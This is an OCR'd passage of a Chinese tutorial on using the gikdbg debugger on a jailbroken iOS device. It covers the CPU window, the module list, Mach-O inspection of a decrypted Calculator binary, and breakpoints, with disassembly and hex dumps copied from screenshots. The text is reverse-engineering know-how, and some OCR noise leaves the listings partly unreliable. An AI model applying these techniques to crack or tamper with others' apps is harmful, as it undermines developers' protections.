
Step 5.进入 Cpu 主窗口

一切顺利的话就会进入如下 CPU 主界面：


gikdbg v1.1 build1405201
Plugins Options Windows iHelp
iOS CPU
39F95A70 E1A0C00D mov r12, sp
39F95A74 E92D0170 push {r4, r5, r6, r8}
39F95A78 E89C0070 ldm r12, {r4, r5, r6}
39F95A7C E3E0C01E mvn r12, #0x1e
39F95A80 EF000080 svc #0x80
39F95A84 E8BD0170 pop {r4, r5, r6, r8}
39F95A88 E12FFF1E bx lr
39F95A8C E1A0C00D mov r12, sp
39F95A90 E92D0170 push {r4, r5, r6, r8}
39F95A94 E89C0170 ldm r12, {r4, r5, r6, r8}
39F95A98 E3E0C01F mvn r12, #0x1f
39F95A9C EF000080 svc #0x80
39F95AA0 E8BD0170 pop {r4, r5, r6, r8}
39F95AA4 E12FFF1E bx lr
39F95AA8 E3E0C020 mvn r12, #0x20
39F95AAC EF000080 svc #0x80
39F95AB0 E12FFF1E bx lr
39F95AB4 E3E0C021 mvn r12, #0x21
39F95AB8 EF000080 svc #0x80
39F95ABC E12FFF1E bx lr
39F95AC0 E3E0C022 mvn r12, #0x22
39F95AC4 EF000080 svc #0x80
Register (ARM)
r0 10004005
r1 07000006
r2 00000000
r3 00000C00
r4 00001B03
r5 FFFFFFFF
r6 00000000
r7 27DFEE7C
r8 00000000
r9 00000001
sl 00000000
fp 00000C00
ip FFFFFFE1
sp 27DFEE3C
lr 39F95AB1
pc 39F95A94
n 0 z 1 c 1
v 0 q 0 j 0
ge 0 e 0 a 1
i 0 f 0 t 0
Address Hex dump ASCII
27DFEE3C 06 00 00 07 03 1B 00 00 24 EF DF 27 FF FF FF FF
27DFEE4C 03 1B 00 00 FF FF FF FF 00 00 00 00 00 00 00 00
27DFEE5C 00 01 00 00 06 00 00 07 00 0C 00 00 01 00 00 00
27DFEE6C 00 00 00 00 24 EF DF 27 20 EF DF 27 03 32 00 00
27DFEE7C B8 EE DF 27 59 65 66 2F 03 1B 00 00 FF FF FF FF
27DFEE8C 00 00 00 00 1C EF DF 27 06 00 00 07 03 1B 00 00
27DFEE9C FF FF FF FF 68 D0 DC 3B 03 1B 00 00 00 00 00 00
27DFEEAC D8 7A 28 00 E8 79 28 00 03 32 00 00 48 FB DF 27
27DFEE3C · 07000006
27DFEE40 · 00001B03
27DFEE44 · 27DFEF24
27DFEE48 · FFFFFFFF
27DFEE4C · 00001B03
27DFEE50 · FFFFFFFF
27DFEE54 · 00000000
27DFEE58 · 00000000
27DFEE5C · 00000100

Step 6.选择主模块

执行 iDebug/View/Module 得到如下窗口：




Index	Name	Base	Path
1	Calculator	00001000	/Applications/Calculator.app/Calculator
2	MobileSubstrate.dylib	0001D000	/Library/MobileSubstrate/MobileSubstrate.dylib
3	QuartzCore	31A9A000	/System/Library/Frameworks/QuartzCore.framework/QuartzCore
4	Calculate	3313D000	/System/Library/PrivateFrameworks/Calculate.framework/Calculate
5	AppSupport	32EAB000	/System/Library/PrivateFrameworks/AppSupport.framework/AppSupport
6	CoreGraphics	2F70B000	/System/Library/Frameworks/CoreGraphics.framework/CoreGraphics
7	WebKit	37F8B000	/System/Library/PrivateFrameworks/WebKit.framework/WebKit
8	UIKit	31E15000	/System/Library/Frameworks/UIKit.framework/UIKit
9	Foundation	2FFB2000	/System/Library/Frameworks/Foundation.framework/Foundation
10	AudioToolbox	2EF3F000	/System/Library/Frameworks/AudioToolbox.framework/AudioToolbox
11	libobjc.A.dylib	399F0000	/usr/lib/libobjc.A.dylib
12	libSystem.B.dylib	39161000	/usr/lib/libSystem.B.dylib
13	CoreFoundation	2F5C7000	/System/Library/Frameworks/CoreFoundation.framework/CoreFoundation
14	gikir_iserver_injecter.(	00020000	/Applications/gikir_iserver.app/gikir_iserver_injecter.dylib
15	CoreText	2FD50000	/System/Library/Frameworks/CoreText.framework/CoreText
16	CoreVideo	2FDE0000	/System/Library/Frameworks/CoreVideo.framework/CoreVideo
17	IOKit	3037A000	/System/Library/Frameworks/IOKit.framework/Versions/A/IOKit
18	OpenGLES	318A7000	/System/Library/Frameworks/OpenGLES.framework/OpenGLES
19	ImageIO	303D1000	/System/Library/Frameworks/ImageIO.framework/ImageIO
20	libxml2.2.dylib	39DA5000	/usr/lib/libxml2.2.dylib
21	IOSurface	34728000	/System/Library/PrivateFrameworks/IOSurface.framework/IOSurface

选中主模块然后双击跳转到主模块 CPU 窗口。


Step 7.查看主模块信息

在主模块 CPU 窗口反汇编列表中执行鼠标右键 View object 以及 View mach-o 可以对其进行静态数据分析：


gikdbg v1.1.build140520.1
g Trace Plugins Options Windows iHelp
gikdbg\iosapp\decrypted\Calculator-74307abb650a3aff8b26a0b831671f4d.decrypt.ma
000028B0 ⌐$ B5F0 push {r4, r5, r6, r7, lr}
000028B2 · 4605 mov r5, r0
000028B4 · 60CCF243 movw r0, #0x36cc
000028B8 · 1F2C0 movt r0, #0x1
000028BC · 42AEF643 movw r2, #0x3cae
000028C0 · 201F2C0 movt r2, #0x1
000028C4 · 4478 add r0, pc
000028C6 · 447A add r2, pc
000028C8 · 460C mov r4, r1
000028CA · 6801 ldr r1, [r0]
000028CC · 6810 ldr r0, [r2]
000028CE · AF03 add r7, sp, #0xc
000028D0 · EB68F011 blx _objc_msgSend
000028D4 · 61B8F243 movw r1, #0x36b8
000028D8 · 101F2C0 movt r1, #0x1
Mach-O Code List
*/
/*
class Application {
applicationWillTerminate:(type =
applicationDidEnterBackground:(type
applicationDidFinishLaunching:(type
selfTest(type =
}
*/
/*
class CalculatorController {
sharedCalculatorController(type =
}
*/
gikdbg\iosapp\decrypted\Calculator-74307abb650a3aff8b26a0b831671f4d.decrypt.ma
Address Hex dump ASCII
00000000 CE FA ED FE 0C 00 00 00 0B 00 00 00 02 00 00 00
00000010 1C 00 00 00 8D 0C 00 00 85 00 00 00 01 00 00 00
00000020 38 00 00 00 5F 5F 50 41 47 45 5A 45 52 4F 00 00 8___PAGEZERO
00000030 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000050 00 00 00 00 01 00 00 00 9C 02 00 00 5F 5F 54 45 ____TE
00000060 58 54 00 00 00 00 00 00 00 00 00 00 00 10 00 00 XT
00000070 00 30 01 00 00 00 00 00 00 30 01 00 05 00 00 00
00000080 05 00 00 00 09 00 00 00 00 00 00 00 5F 5F 74 65 __te
00000090 78 74 00 00 00 00 00 00 00 00 00 00 5F 5F 54 45 xt____TE
000000A0 58 54 00 00 00 00 00 00 00 00 00 00 B0 28 00 00 XT
Offset Belong String
0000EEB0 __objc_methname alloc
0000EEB6 __objc_methname init
0000EEBB __objc_methname release
0000EEC3 __objc_methname sharedCalculatorController
0000EEDE __objc_methname savePrefs
Magic CPU Sub CPU File
Offset Command
0 0000001C LC_SEGMENT
1 00000054 LC_SEGMENT
2 000002F0 LC_SEGMENT
3 00000768 LC_SEGMENT
4 000007A0 LC_DYLD_INFO_ONLY
5 000007D0 LC_SYMTAB
6 000007E8 LC_DYSYMTAB
7 00000838 LC_LOAD_DYLINKER
8 00000854 LC_UUID
9 0000086C LC_VERSION_MIN_IPHONEOS
10 0000087C LC_SOURCE_VERSION
11 0000088C LC_MAIN
12 000008A4 LC_LOAD_DYLIB
Segment Section
0 __TEXT __text

Step 8.下断点调试

找到我们感兴趣的函数后 F2 下断点并运行，操作界面击中该断点：


gikdbg v1.1.build140520.1
e Plugins Options Windows iHelp
iOS CPU
00009D40 -> 51C6F24C movw r1, #0xc5c6
00009D44 . 461A mov r2, r3
00009D46 . 100F2C0 movt r1, #0x0
00009D4A . 4479 add r1, pc
00009D4C . 6809 ldr r1, [r1]
00009D4E . BF59F005 b.w #0xFC04
00009D52 . BF00 nop
00009D54 -> 51B2F24C movw r1, #0xc5b2
00009D58 . 461A mov r2, r3
00009D5A . 100F2C0 movt r1, #0x0
00009D5E . 4479 add r1, pc
00009D60 . 6809 ldr r1, [r1]
00009D62 . BF4FF005 b.w #0xFC04
00009D66 . BF00 nop
00009D68 -> 519EF24C movw r1, #0xc59e
00009D6C . 461A mov r2, r3
00009D6E . 100F2C0 movt r1, #0x0
00009D72 . 4479 add r1, pc
00009D74 . 6809 ldr r1, [r1]
00009D76 . BF45F005 b.w #0xFC04
Register (ARM)
r0
r1
r2
r3
r4
r5
r6
r7
r8
r9 00000001
sl
fp
ip
sp
lr
pc
n 0 z 1 c 0
v 0 q 0 j 0
ge 0 e 0 a 1
i 0 f 0 t 1
Address Hex dump ASCII
27DFEE3C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
27DFEE4C 00 00 00 00 7C EE DF 27 2D D1 00 3A 68 EE DF 27
27DFEE5C E0 79 28 00 00 00 00 00 00 00 00 00 A0 A7 2A 00
27DFEE6C AC A7 2A 00 88 00 00 00 7C EE DF 27 1F 6F 66 2F
27DFEE7C B8 EE DF 27 E7 63 66 2F D8 7A 28 00 E8 79 28 00
27DFEE8C D8 7A 28 00 00 00 00 00 80 2F 1B 3A 38 BA 1A 3A
27DFEE9C A0 A7 2A 00 E0 79 28 00 03 1B 00 00 00 00 00 00
27DFEEAC D0 7A 28 00 FF FF FF FF 00 00 00 00 48 FB DF 27
27DFE6D0 · 00000010
27DFE6D4 · 399F861D
27DFE6D8 · 31BD162C
27DFE6DC · 3BDC4074
27DFE6E0 · 00000002
27DFE6E4 · 32414E3D
27DFE6E8 · 32407100
27DFE6EC · 3240D57A
27DFE6F0 · 32414E0A

